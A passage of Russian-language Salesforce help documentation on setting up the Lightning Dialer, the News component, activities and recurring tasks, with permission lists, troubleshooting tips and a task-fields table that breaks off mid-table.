Чтобы отключить Open CTI для пользователей, введите строку *«Пользователи»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Пользователи»**. Затем снимите флажок Центр обработки вызовов для пользователей с номеронабирателем.

На номеронабиратель в настоящее время распространяются следующие ограничения.

- Функции номеронабирателя доступны в Lightning Experience только на настольных ПК.
- Телефонные номера на панелях мониторинга недоступны для прямого вызова с помощью номеронабирателя.
- Исходящие звонки поддерживаются только для США и Канады.
- Каждая лицензия предоставляет один выделенный номер. Для его изменения администратор сбрасывает номер, а пользователь номеронабирателя переназначает другой номер. Администраторы могут сбрасывать и заменять не более одного номера для каждого пользователя в месяц.
- Если в вашей организации для задач включены типы записей, вам нужно назначить быстрое действие «Запись вызова в журнал» для определенного типа записи, чтобы записывать вызовы.
- К телефонным номерам применяется условие доступности, и не все коды регионов могут быть доступны.

Прежде чем начать процесс внедрения, рекомендуем включить в системе Salesforce полномочия номеронабирателя и получить лицензии на номеронабиратель для организации. Данные действия будет координировать контакт Salesforce. При необходимости проверьте наличие доступных лицензий на номеронабиратель. В поле «Быстрый поиск» меню «Настройка» введите *«Сведения о компании»*, выберите **«Сведения о компании»** и установите флажки в полях **«Пользователь исходящего номеронабирателя»**, **«Минуты номеронабирателя»** и **«Пользователь входящего номеронабирателя»** в разделе «Лицензии набора полномочий».

Сведения об использовании номеронабирателя в безопасной среде см. в разделе Тестирование функций номеронеабирателя в безопасной среде.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Номеронабиратель Lightning доступен за отдельную плату в виде дополнительной лицензии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения компонентов номеронабирателя:

- «Настройка приложения»

Для назначения наборов полномочий:

- Назначение наборов полномочий

Для управления пользователями:

- Управление пользователями

  И

  Управление профилями и наборами полномочий

Включение номеронабирателя Lightning

Номеронабиратель включается на странице «Параметры номеронабирателя» в Lightning Experience.

1. Введите строку *«Параметры номеронабирателя»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Параметры номеронабирателя»**.
2. Включите номеронабиратель.

   Иначе можно включить персональную голосовую почту, приоритетные списки вызовов и ответ готовыми сообщениями голосовой почты.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Номеронабиратель Lightning доступен за отдельную плату в виде дополнительной лицензии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения компонентов номеронабирателя:

- «Настройка приложения»

Добавление номеронабирателя в панели сервисных программ

Используйте менеджер приложений, чтобы сделать номеронабиратель доступным из панели сервисных программ внизу страницы. С помощью панели сервисных программ торговые представители получают доступ к часто используемым инструментам.

1. Введите строку *«Менеджер приложений»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Менеджер приложений»**.
2. Измените существующее приложение Lightning или нажмите кнопку **Создать приложение Lightning**. Затем вы можете обновить настраиваемое классическое приложение до приложения Lightning.

   При наличии приложение Lightning Sales содержит многочисленные параметры, настроенные заранее для пользователей.
3. На вкладке сервисных программ нажмите кнопку **Добавить** и выберите **Номеронабиратель**.
4. На вкладке «Назначение в профиль пользователей» сделайте приложение доступным в соответствующих профилях пользователей.
5. Проверьте другие детали приложения, включая его название, сведения о фирменном стиле и доступных элементах меню.
6. Сохраните внесенные изменения.

Для проверки своих изменений нажмите кнопку средства запуска приложений и выберите приложение с включенным номеронабирателем Lightning.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Номеронабиратель Lightning доступен за отдельную плату в виде дополнительной лицензии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения компонентов номеронабирателя:

- «Настройка приложения»

Назначение пользователям набора полномочий для номеронабирателя

В меню «Настройка» можно назначить пользователям лицензии на номеронабиратель.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Выберите нужного пользователя.
3. Нажмите кнопку **«Редактировать назначения»** в связанном списке «Назначения набора полномочий».
4. Назначьте наборы полномочий «Минуты номеронабирателя», «Пользователь исходящего номеронабирателя» и (при наличии) «Пользователь входящего номеронабирателя», и нажмите кнопку **«Сохранить»**.
5. Повторите эту процедуру для других пользователей, которым нужно предоставить доступ к номеронабирателю.

   Количество назначаемых наборов полномочий ограничено числом приобретенных лицензий на компоненты.

Пользователи номеронабирателя, у которых имеются настраиваемые профили, не смогут назначить себе телефонные номера без полномочия **«Просмотр настройки и конфигурации»**. Включите его с помощью настраиваемого профиля или набора полномочий «Номеронабиратель» в разделе **«Полномочия администратора»** или **«Полномочия системы»**.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Номеронабиратель Lightning доступен за отдельную плату в виде дополнительной лицензии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения наборов полномочий:

- Назначение наборов полномочий

Управление использованием номеронабирателя

Использование номеронабирателя в организации см. в меню «Настройка».

В меню «Настройка» введите *«Отчет по использованию»* в поле «Быстрый поиск», затем выберите **«Отчет по использованию»**.

На странице отобразится общее количество минут, используемых организацией в этом и прошлом месяце. Можно просматривать использование по дате, а также сортировать и фильтровать данные по использованию.

Сброс номера с номеронабирателя

Номер сбрасывается на странице «Управление номером» в меню «Настройка».

Тестирование функций номеронабирателя в безопасной среде

Проверьте номеронабиратель в безопасной среде, повторно включив эту функцию в полной безопасной организации. Вызовы, размещаемые в безопасной среде, являются тестовыми вызовами, и телефонные номера на самом деле не набираются.

Рекомендации по устранению неполадок номеронабирателя Lightning

Убедитесь, что среда настроена на использование номеронабирателя и установлена последняя версия Chrome, Firefox или Edge.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Номеронабиратель Lightning доступен за отдельную плату в виде дополнительной лицензии.

Сброс номера с номеронабирателя

Номер сбрасывается на странице «Управление номером» в меню «Настройка».

После сброса номер нельзя будет восстановить. Данные вызовов останутся доступны, но выполнять вызовы с этого номера будет невозможно. Администраторы могут сбрасывать не более одного номера для каждого пользователя в месяц.

1. Введите строку «*Управление номером*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Управление номером»**.
2. Нажмите рядом с номером.
3. Нажмите **«Сбросить»**.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Номеронабиратель Lightning доступен за отдельную плату в виде дополнительной лицензии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения компонентов номеронабирателя:

- «Настройка приложения»

Тестирование функций номеронабирателя в безопасной среде

Проверьте номеронабиратель в безопасной среде, повторно включив эту функцию в полной безопасной организации. Вызовы, размещаемые в безопасной среде, являются тестовыми вызовами, и телефонные номера на самом деле не набираются.

Если у вас есть организация с включенным номеронабирателем, вы можете проверить некоторые функции номеронабирателя в безопасной среде. Вы можете размещать фальшивые исходящие вызовы в безопасной среде. Входящие вызовы не поддерживаются.

1. Создание полной безопасной среды для своей организации с поддержкой номеронабирателя.
2. Выполните вход в свою безопасную среду.
3. Введите строку «*Параметры номеронабирателя*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Параметры номеронабирателя»**.
4. Выключите параметр «Номеронабиратель», затем включите обратно.
5. Завершите настройку номеронабирателя в своей организации с безопасной средой.

   Если вы не закончили настройку номеронабирателя, то нужно добавить номеронабиратель на панель сервисных программ, создать набор полномочий номеронабирателя и назначить этот набор пользователям.

   Прим.: Каждый пользователь в безопасной среде выбирает телефонный номер из одного списка ненастоящих номеров. Если нескольким пользователям назначен один и тот же телефонный номер, может произойти ошибка.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Номеронабиратель Lightning доступен за отдельную плату в виде дополнительной лицензии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения компонентов номеронабирателя:

- «Настройка приложения»

Для просмотра безопасной среды:

- Просмотр настройки и конфигурации

Для создания, обновления, активации и удаления безопасной среды

- «Управление безопасной средой»

Рекомендации по устранению неполадок номеронабирателя Lightning

Убедитесь, что среда настроена на использование номеронабирателя и установлена последняя версия Chrome, Firefox или Edge.

Проблема	Возможные решения
Не удается выполнить вызов.	• Проверьте наличие сетевого подключения. • Убедитесь, что обозреватель имеет полномочие на доступ к микрофону. • Убедитесь, что номеронабиратель правильно настроен в организации. Дополнительные сведения о первоначальной настройке см. в разделе «Предварительные требования для номеронабирателя» справки Salesforce.
Во время вызова пропадает и снова появляется звук.	Проверьте качество сетевого подключения. Лучше всего использовать высокоскоростную или отдельную сеть для действий с вызовами или назначить приоритет трафику номеронабирателя в сети.
Односторонняя связь (с обеих сторон).	• Убедитесь, что микрофон и динамик подключены и включены, и для микрофона не установлен режим «Без звука». • Убедитесь, что соответствующие порты открыты на компьютере и в сетевом брандмауэре.
Плохое качество звука.	• Используйте проводную USB-гарнитуру вместо беспроводных или мобильных наушников. • Постарайтесь уменьшить уровень шума в своей области, выполняйте звонок из тихого места. • Отрегулируйте параметры громкости микрофона и динамика. • Вместо беспроводного используйте проводное подключение с надлежащей пропускной способностью. • Закройте лишние приложения и вкладки обозревателя, чтобы у компьютера было достаточно ресурсов для выполнения качественного вызова.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Номеронабиратель Lightning доступен за отдельную плату в виде дополнительной лицензии.

Новости

Получайте мгновенный доступ к актуальным, своевременным новостям о клиентах, партнерах, конкурентах и отраслях, в которых вы работаете. Компонент «Новости» включает в себя статьи и сообщения в сети Twitter и доступен в организациях, контактах, интересах и на начальной странице. Источник новостей — англоязычные средства массовой информации в США.

ВЕРСИИ

Доступно в версиях: Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Рекомендации по использованию компонента «Новости»

В рекомендациях описывается, какие статьи показаны, какие есть категории новостей, а также включена информация по конфиденциальности и безопасности.

Включение новостей

Предоставьте своим торговым представителям мгновенный доступ к актуальным, своевременным новостям о клиентах, партнерах и конкурентах. Новости появляются в организациях, контактах, интересах и на начальной странице. Скорее всего, компонент «Новости» уже включен для вас, но при желании вы можете его выключить.

Рекомендации по использованию компонента «Новости»

В рекомендациях описывается, какие статьи показаны, какие есть категории новостей, а также включена информация по конфиденциальности и безопасности.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Новости по месту их получения

При открытии новостей из	**Элементы новостей отображаются с учетом:**
Организации	Организация, ее руководство и отрасль.
Контакты и интересы	Организация, связанная с записью, руководство организации и отрасль
Начальная страница и приложение «Новости»	Недавно просмотренные записи, а также задачи и события для них.
Salesforce1	Аналогично доступу из настольного клиента, а также недавно просмотренным записям и задачам и событиям для них.

Категории новостей

Категория	**Новости в категории**
Новости организации	С учетом организации записи.
Новости отрасли	Сведения об отрасли, указанной в вашей организации или организации, связанной с записью.

Категория	Новости в категории
Новости руководителей	Сведения о лицах, занимающих руководящие должности в вашей организации или организации, связанной с записью. Для отображения новостей о руководителях им не обязательно быть среди ваших контактов в приложении Salesforce.
Самые обсуждаемые в моей компании	Сведения, просматриваемые другими пользователями Salesforce.
Общие деловые новости (только для начальной страницы)	Эти сведения не связаны напрямую с организацией записи, отраслью или руководителями.

Публикация новостей в Chatter

Интересной новостной статьей можно легко поделиться в Chatter. Когда вы публикуете статью со страницы сведений о записи, она появляется в ленте Chatter для этой записи. При публикации статьи с начальной страницы или из приложения «Новости» она появляется в вашем профиле Chatter и доступна всем отслеживающим вас пользователям.

Качество новостей и отзывы

Salesforce обрабатывает все новости, чтобы предоставлять только актуальные сведения без спама и недопустимого содержимого. Если вы заметили недопустимые или неправильные элементы новостей, пометьте их с помощью параметров отзывов.

Безопасность и конфиденциальность

- Если эта функция включена, некоторые данные организации можно сохранить и/или обработать с помощью сторонних служб и других технологий Salesforce, которые могут обеспечить уровень конфиденциальности и безопасности, отличный от уровня служб Salesforce. При предоставлении общего доступа или передачи данных (например, запрашиваемого имени или веб-сайта организации) имя пользователя и название организации исключаются. Компания Salesforce не несет ответственность за конфиденциальность и безопасность данных, переданных сторонним компаниям при использовании данной функции.
- Как правило, система Salesforce извлекает новости из собственной платформы обработки новостей, которая собирает новости из RSS-каналов и лент Twitter средств массовой информации. При отсутствии совпадения в нашей базе данных система может выполнить поиск уникальных новостей на веб-узле стороннего поставщика с использованием указанного имени организации в Salesforce. В любом случае Salesforce не несет ответственности за содержимое новостей, предоставленных сторонним лицом. Запросы выполняются системой Salesforce посредством безопасных протоколов, поэтому не связываются с отдельными пользователями Salesforce.

СМ. ТАКЖЕ:

Новости

Включение новостей

Предоставьте своим торговым представителям мгновенный доступ к актуальным, своевременным новостям о клиентах, партнерах и конкурентах. Новости появляются в организациях, контактах, интересах и на начальной странице. Скорее всего, компонент «Новости» уже включен для вас, но при желании вы можете его выключить.

Источник новостей — англоязычные средства массовой информации в США.

1. Введите строку *«Параметры организации»* в поле **«Быстрый поиск»** в меню «Настройка» и выберите пункт **«Параметры организации»**.
2. Установите флажок **«Включить новости»**.
3. Убедитесь, что компонент «Новости» отображается на ваших макетах страниц.

> Важное замечание: На страницах организаций, контактов и интересов новости доступны на отдельной вкладке в компоненте «Вкладки». Однако на настраиваемых страницах и всех страницах возможностей, созданных до лета 2017 года, новости отображаются как отдельный компонент. Чтобы увеличить скорость загрузки этих страниц, рекомендуется переместить новости на вкладку в компоненте «Вкладки».

ВЕРСИИ

Доступно в версиях: Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения новостей:

- «Настройка приложения»

СМ. ТАКЖЕ:

Новости

Действия

Действия включают события и задачи. С помощью средства Salesforceможно отслеживать встречи и задачи в составе списков и отчетов, что позволяет легко распределять время и оставаться «на связи» с вашими организациями, кампаниями, контактами, интересами и возможностями.

ВЕРСИИ

Доступно в Salesforce1, Salesforce Classic, и Lightning Experience

Доступно в версиях: **все** версии.

Задачи

Система Salesforce поддерживает использование списка задач и отслеживания текущих сделок или организаций. Пользователи могут быстро связывать задачи с записями интересов, контактов, кампаний, контрактов или другими нужными сведениями. Система Salesforce предоставляет пользователям разные способы повышения производительности (например, быстрое создание и обновление задач, предварительно отфильтрованные списки задач и параметры уведомлений о задачах).

События и календари

Используйте Salesforce для отслеживания встреч с существующими и потенциальными клиентами и коллегами. Получайте доступ к связанным записям событий, лентам, файлам, контрактам и т. д. Кроме того, события можно отслеживать посредством отчетов.

Рекомендации по отслеживанию действий

Просмотрите рекомендации по отслеживанию задач и событий, включая то, каким образом определяется доступ к событию, как работают отношения между записью и действием и как определяется последняя дата действия в записи.

Временная шкала действий

В средстве Lightning Experience в записях не показываются списки, касающиеся открытых действий и истории действий. Вместо этого вы можете отслеживать действия по их временной шкале, которая поддерживается для учреждений, контактов, контрактов, интересов, возможностей и произвольно настраиваемых объектов, назначенных действиями.

Отчеты по действиям

Запуск стандартных или настраиваемых отчетов, в которых отображаются сведения о задачах или событиях и связанных с ними контактах, организациях, потенциальных клиентах, а также другие связанные записи.

Архивные действия

СредствоSalesforce архивирует события, которые завершились более 365 дней тому назад, завершенные задачи, срок выполнения которых истек более 365 дней назад, и закрытые задачи, созданные более 365 дней тому назад (если у них нет срока выполнения).

Напоминания о действиях в Salesforce Classic

СистемаSalesforce отображает напоминания о событиях и задачах в окне напоминания. При использовании Salesforce Classicокно напоминания открывается независимо от инициирования напоминания. При входе в систему Salesforce Classicсрабатывает звуковое уведомление, если с момента последнего входа имеются инициированные напоминания. Настроить напоминания можно в личных параметрах.

Функция «Общедоступные действия»

Функция «Общедоступные действия», включенная в организации Salesforce пользователем или по умолчанию, не может быть выключена.

Условия включения опции сведения действий к родительской организации контакта

Прежде чем принять решение о том, какие действия должны сводиться к родительской организации контакта, ознакомьтесь с некоторыми условиями, включая то, как это повлияет на действия, родительские организации и возможности.

Настройка действий для торговых представителей

Оптимизируйте управление событиями, календарями и задачами для торговых представителей.

СМ. ТАКЖЕ:

- События и календари
- Задачи

Задачи

Система Salesforce поддерживает использование списка задач и отслеживания текущих сделок или организаций. Пользователи могут быстро связывать задачи с записями интересов, контактов, кампаний, контрактов или другими нужными сведениями. Система Salesforce предоставляет пользователям разные способы повышения производительности (например, быстрое создание и обновление задач, предварительно отфильтрованные списки задач и параметры уведомлений о задачах).

ВЕРСИИ

Доступно в версиях Lightning Experience и Salesforce Classic

Доступно в версиях: **все** версии.

Рекомендации по использованию задач

Ознакомьтесь с рекомендациями по использованию задач, включая отслеживание задач, назначение задач и ограничения для задач.

Повторение задачи

Повторяющиеся задачи позволяют повторять задачу через указанное количество дней после выбранного триггера. Система создает следующую задачу последовательности только после наступления крайнего срока или даты завершения текущей задачи. Повторяющиеся задачи — это усовершенствованные регулярно повторяющиеся задачи, которые могут завершаться по скользящему графику.

Отключение уведомлений о задачах в Salesforce Classic

В зависимости от настроек Salesforce можно включать или отключать получение уведомлений, когда кто-либо создает задачу или назначает ее вам.

Назначение задач нескольким людям средствами Salesforce Classic

До 100 сотрудникам можно назначить отдельную копию одной и той же задачи. Например, создайте задачу «Отправить отчеты по расходам» с соответствующим крайним сроком и назначьте ее рабочей группе менеджеров по работе с клиентами.

Поля задач

Записи задач содержат стандартные поля для отслеживания и регистрации сведений о задачах.

Рекомендации по закрытию и повторному открытию задач

Приложение Salesforce Classic отличается от Lightning Experience и Salesforce1 способом обработки правил проверки задач.

Рекомендации по включению возможности контроля пользователями электронных уведомлений о назначении задач

При включении параметра **«Разрешить пользователям контроль над уведомлениями о назначении задач»** в меню «Настройки действий» личные параметры пользователей дополняются флажком **«Уведомлять меня по электронной почте, если кто-то назначает мне задачу»**. Параметр и флажок включены по умолчанию. Активация и выключение настройки влияет на пользователей по-разному. Прежде чем включить поддержку организации Salesforce, предотвратите получение избыточных уведомлений по электронной почте путем отключения настройки. Вы можете повторно активировать ее после включения поддержки.

Настройка задач для торговых представителей

Оптимизируйте порядок, используемый торговыми представителями для управления рабочими процессами. Параметры, поддерживаемые Lightning Experience, Salesforce Classic и приложением Salesforce1, различаются.

СМ. ТАКЖЕ:

Действия

События и календари

Рекомендации по использованию задач

Ознакомьтесь с рекомендациями по использованию задач, включая отслеживание задач, назначение задач и ограничения для задач.

Использование задач в Lightning Experience для повышения эффективности продаж

ВЕРСИИ

Доступно в версиях Lightning Experience и Salesforce Classic.

Доступно в версиях: **все** версии.

Отслеживание задач

- Начальная страница — отображает следующие пять заданий, которые необходимо сделать сегодня.
- Представление Канбан — карты отображают уведомления о том, что срок завершения того или иного задания истек, или о том, что открытые действия отсутствуют для возможности.

- Записи — временная шкала действий отображает связанные задачи.
- Вкладка «Задачи» — отображает список задач, срок выполнения которых истекает сегодня, все открытые задачи, задачи, срок выполнения которых истек, а также задачи, выполненные за последние семь дней.
- Отчеты по действиям — просмотр задач, связанных с определенными записями, а также задач, назначенных сотрудникам, находящимся ниже вас в иерархии ролей Salesforce.
- Списковые представления — задачи отображаются в списковом представлении действий и представлении календаря.
- Chatter — обновления задач отображаются в ленте для связанных записей. Администратор Salesforce может определять возможность использования Chatter с целью создания задач для разных типов записей. Например, ленты для доступных организаций позволяют просматривать задачи, но не позволяют их создавать.
- Календарь

Назначение задач

- Задачи могут иметь только одно ответственное лицо. Переназначение задачи другому пользователю, который не является нижестоящим в иерархии ролей, инициирует ее удаление из собственного списка задач. В данном случае задача отображается представлением «Делегированные» списка задач.
- По умолчанию задача назначается автору. Вы можете назначить независимые копии новой задачи нескольким людям.
- Пользователи могут переназначать задачи сотрудникам. Менеджеры в иерархии ролей могут просматривать задачи, назначенные нижестоящим пользователям в иерархии ролей. Кроме того, они могут использовать отчеты для просмотра задач нижестоящих пользователей в иерархии ролей, но не могут их редактировать.
- Lightning Experience не содержит параметров для отправки электронного сообщения при назначении задачи или получения электронного сообщения при получении задачи.

Общие рекомендации

- Если задача создается при отправке электронного сообщения, проверка и бизнес-правила для данной задачи не запускаются.
- Сроки исполнения отображаются в часовом поясе, выбранном в личных параметрах.
- Lightning Experience не отображает напоминания о задачах.
- При использовании функции «Общедоступные действия» вы можете связать задачу с максимум 50 контактами или одним интересом с использованием поля Имя.
- При использовании функции «Общедоступные действия» вы не сможете связать несколько контактов с последовательностью повторяющихся задач или задачей, назначенной нескольким пользователям.
- Если организация использует функцию Email-to-Case или On-Demand Email-to-Case, то некоторые задачи будут связаны с сообщениями эл. почты Email-to-Case или On-Demand Email-to-Case. Чтобы просмотреть связанное сообщение эл. почты, щелкните ссылку вверху задачи.
- Задачи, представляющие собой сообщения эл. почты, отправленные посредством функции Email to Salesforce или приложения Salesforce for Outlook, могут содержать баннер со ссылкой на страницу «Мои неопределенные элементы». Данная страница может использоваться для назначения любых несвязанных сообщений эл. почты соответствующим записям Salesforce.
- Salesforce может отправлять уведомление по электронной почте, когда кто-либо создает или назначает задачу, в зависимости от того, каким образом администратор Salesforce настроил организацию пользователя.
- Вложения отображаются только на странице сведений о задаче, но не отображаются на страницах сведений о других связанных записях. При отсутствии связанного списка «Вложения» на странице сведений о задаче обратитесь к администратору Salesforce с просьбой добавить список в макет страницы задач.

- Ленты обращений не отображают задачи по отправке сообщений эл. почты или регистрации вызовов.
- Поле «Назначено» любого списка, созданного посредством интерфейса API и содержащего как минимум одного приглашенного, может отображать имя приглашенного вместо имени ответственного за событие.
- Если организация не использует функцию «Общедоступные действия», то настраиваемые отчеты на основе объекта «Взаимосвязи действия» не содержат организаторов событий и приглашенных, а также не отображают события без приглашенных.
- Поле «Мои задачи» отображает задачи, которые не имеют срока исполнения или срок исполнения которых истек не более чем 30 дней назад. Задачи, срок исполнения которых истек более 30 дней назад, отображаются только в фильтре «Просроченные».

  Задачи, просроченные более чем на 30 дней, мешают пользователю сосредоточиться на выполнении следующих задач. Отображение только задач, срок исполнения которых истекает в течение месяца, также сокращает время загрузки страниц представления «Мои задачи».

- Вы можете удалить контакт или запись в задаче без удаления всей задачи. Например, предположим, что задача связана с контактом А и контактом Б и вы хотите связать ее только с контактом А. Вместо того чтобы удалять всю задачу, уберите контакт Б из поля «Имя».

Рекомендации по повторяющимся задачам

- К повторяющимся задачам всегда применяется тип записи по умолчанию.
- Поле «Крайний срок» отключено, так как повторяющиеся задачи могут использовать разные крайние сроки.
- Изменения, внесенные в последовательность повторяющихся задач, переопределяют изменения, внесенные в отдельные задачи с предстоящим крайним сроком. (Изменения, внесенные в последовательность, не влияют на задачи с прошедшим крайним сроком.) Изменение частоты или дат повторения последовательности задач нарушает ссылки на будущие задачи. и сбрасывает триггеры и бизнес-правила.
- Статус последовательности задач не может быть изменен. Пользователи могут изменять только статус отдельных задач в последовательности.
- При создании повторяющейся задачи и установке флажка напоминания система отправит напоминание для каждой отдельной задачи в последовательности.
- Если пропустить напоминание, вы не получите повторное напоминание о задаче.
- Пользователи могут добавлять файлы в последовательности повторяющихся задач. После создания последовательности пользователи могут добавлять или удалять вложения из каждой отдельной задачи в последовательности.
- Лента Chatter пользователя не отображает повторяющиеся задачи; Chatter не поддерживает отслеживание повторяющихся задач.

Ограничения для задач

Существует ограничение количества повторяющихся задач, которые можно создать последовательно. Это ограничение зависит от частоты выполнения задачи. Самая поздняя из возможных дат окончания записи от максимального числа задач. Например, для задачи, которая повторяется каждый месяц, поддерживается до 60 последовательных задач, поэтому дату окончания можно запланировать на 5 лет после даты начала.

Частота	**максимальное количество задач**	**Самая поздняя дата окончания (с даты начала)**
Ежедневно	100	100 дней

Частота	максимальное количество задач	Самая поздняя дата окончания (с даты начала)
Еженедельно	100	20 недель
Еженедельно	53	1 год
Ежемесячно	60	5 лет
Ежегодно	10	10 лет

СМ. ТАКЖЕ:

- Настройка задач для торговых представителей
- Напоминания о действиях в Salesforce Classic

Повторение задачи

Повторяющиеся задачи позволяют повторять задачу через указанное количество дней после выбранного триггера. Система создает следующую задачу последовательности только после наступления крайнего срока или даты завершения текущей задачи. Повторяющиеся задачи — это усовершенствованные регулярно повторяющиеся задачи, которые могут завершаться по скользящему графику.

ВЕРСИИ


Доступно в версиях Lightning Experience и Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания повторяющихся задач:

- Редактирование задач



1. Просмотрите новую или существующую задачу.
2. Выберите значение **«После крайнего срока»** или **«После даты завершения»** в поле «Повторить данную задачу». Если вы не видите функции повторяющихся задач, обратитесь к администратору Salesforce с просьбой добавить повторяющиеся задачи в макет страницы.
3. Введите нужное количество дней в поле «Интервал повторения».

Если поле «Повторить данную задачу» текущей задачи содержит значение **«(Задача закрыта)»**, следовательно, задача была закрыта как повторяющаяся задача последовательности. Данное значение позволяет отличать повторяющиеся задачи от задач других типов при составлении отчетов.

При синхронизации задач посредством приложения Salesforce for Outlook отдельные задачи последовательности синхронизируются по мере создания.

Прим.: При повторении задач последовательности после наступления крайнего срока система Salesforce не создает повторы с прошедшим крайним сроком. Взамен, система Salesforce добавляет интервал, благодаря которому повторяющейся задаче назначается новый предстоящий крайний срок. Например, пользователь задает задачу, которая должна повторяться через три дня после крайнего срока, но закрывает ее через пять дней после крайнего срока. Вместо создания задачи, которая уже является просроченной, система Salesforce назначает новой задаче крайний срок, истекающий на следующий день.

Отключение уведомлений о задачах в Salesforce Classic

В зависимости от настроек Salesforce можно включать или отключать получение уведомлений, когда кто-либо создает задачу или назначает ее вам.

Прим.: Приложение Salesforce1 использует отдельные параметры для уведомлений о назначении задач, отправляемых на мобильные устройства пользователей. Lightning Experience не отображает параметры для отправки и получения Система также не отображает настройки получения сообщения по электронной почте, когда кто-либо назначает задачу пользователю. Однако при переходе с Lightning Experience на Salesforce Classic один из этих параметров может быть доступен. Это зависит от настройки организации Salesforce, выполненной администратором. Если доступен один из этих параметров, пользователь может получать сообщения электронной почты по задачам, которые он назначил для себя или создал со статусом «Завершено».

1. В разделе личных параметров войдите в раздел *«Напоминания о действиях»* в поле «Быстрый поиск» и выберите **«Напоминания о действиях»**.
2. Снимите флажок **«Уведомлять меня по электронной почте, если кто-то назначает мне задачу»**.

ВЕРСИИ

Доступно в версиях Lightning Experience и Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания задач:
- Редактирование задач

Назначение задач нескольким людям средствами Salesforce Classic

До 100 сотрудникам можно назначить отдельную копию одной и той же задачи. Например, создайте задачу «Отправить отчеты по расходам» с соответствующим крайним сроком и назначьте ее рабочей группе менеджеров по работе с клиентами.

1. Щелкните значок поиска () напротив поля «Назначено» на странице «Создать задачу».
2. Откройте вкладку **«Несколько пользователей»** в окне поиска.
3. Добавьте до 100 сотрудников (в том числе членов групп) в список «Выбранные участники».

   Совет: Персональные группы — это эффективный способ объединения пользователей в нужные группы. Дополнительную информацию см. в разделе «Создание и редактирование групп».
4. Нажмите кнопку **Готово**.
   Новая страница задач отображает выбранные элементы и полное количество заданий рядом с полем Назначено.
5. Сохраните задачу.

   Теперь вы назначили копии задач выбранным сотрудникам. Сотрудники могут редактировать, переназначать или удалять свои отдельные задачи.

ВЕРСИИ

Доступно в версиях Lightning Experience и Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания задач:
- Редактирование задач

Поля задач

Записи задач содержат стандартные поля для отслеживания и регистрации сведений о задачах.

ВЕРСИИ

Доступно в версиях Lightning Experience и Salesforce Classic

Доступно в версиях: **все** версии.

Поле	Описание
Валюта действия	Данное поле определяет стандартную валюту для всех полей валюты в задаче. Стоимость отображается в валюте задачи, а также преобразуется в личную валюту пользователя. Данное поле доступно только мультивалютным организациям.
Назначено	Данное поле указывает назначенного ответственного за задачу. По умолчанию задача назначается автору. Данное поле не поддерживается версией Personal Edition.
Продолжительность вызова	Данное поле указывает продолжительность вызова в секундах. Это поле заполняется при приеме вызова через Salesforce CRM Call Center.
Идентификатор объекта вызова	Данное поле определяет код вызова, зарегистрированного в системе Salesforce посредством системы компьютерной телефонии Salesforce. Как правило, данное поле заполняется кодом, хранящимся в системе телефонии. Данное поле может содержать не более 255 символов.
Результат вызова	Данное поле определяет результат выполненного вызова (например, «мы перезвоним» или «неудачный вызов»). Данное поле может содержать не более 255 символов. Значения данного раскрывающегося списка могут быть настроены администратором Salesforce.
Тип вызова	Данное поле определяет тип вызова: входящий, внутренний или исходящий. Значения данного раскрывающегося списка могут быть настроены администратором Salesforce.
`Comments`	Данное поле содержит описание задачи. Ограничение на объем данных составляет 32 КБ. Если в организации включена функция проверки орфографии, пользователь может проверить содержимое на наличие ошибок.

Поле	Описание
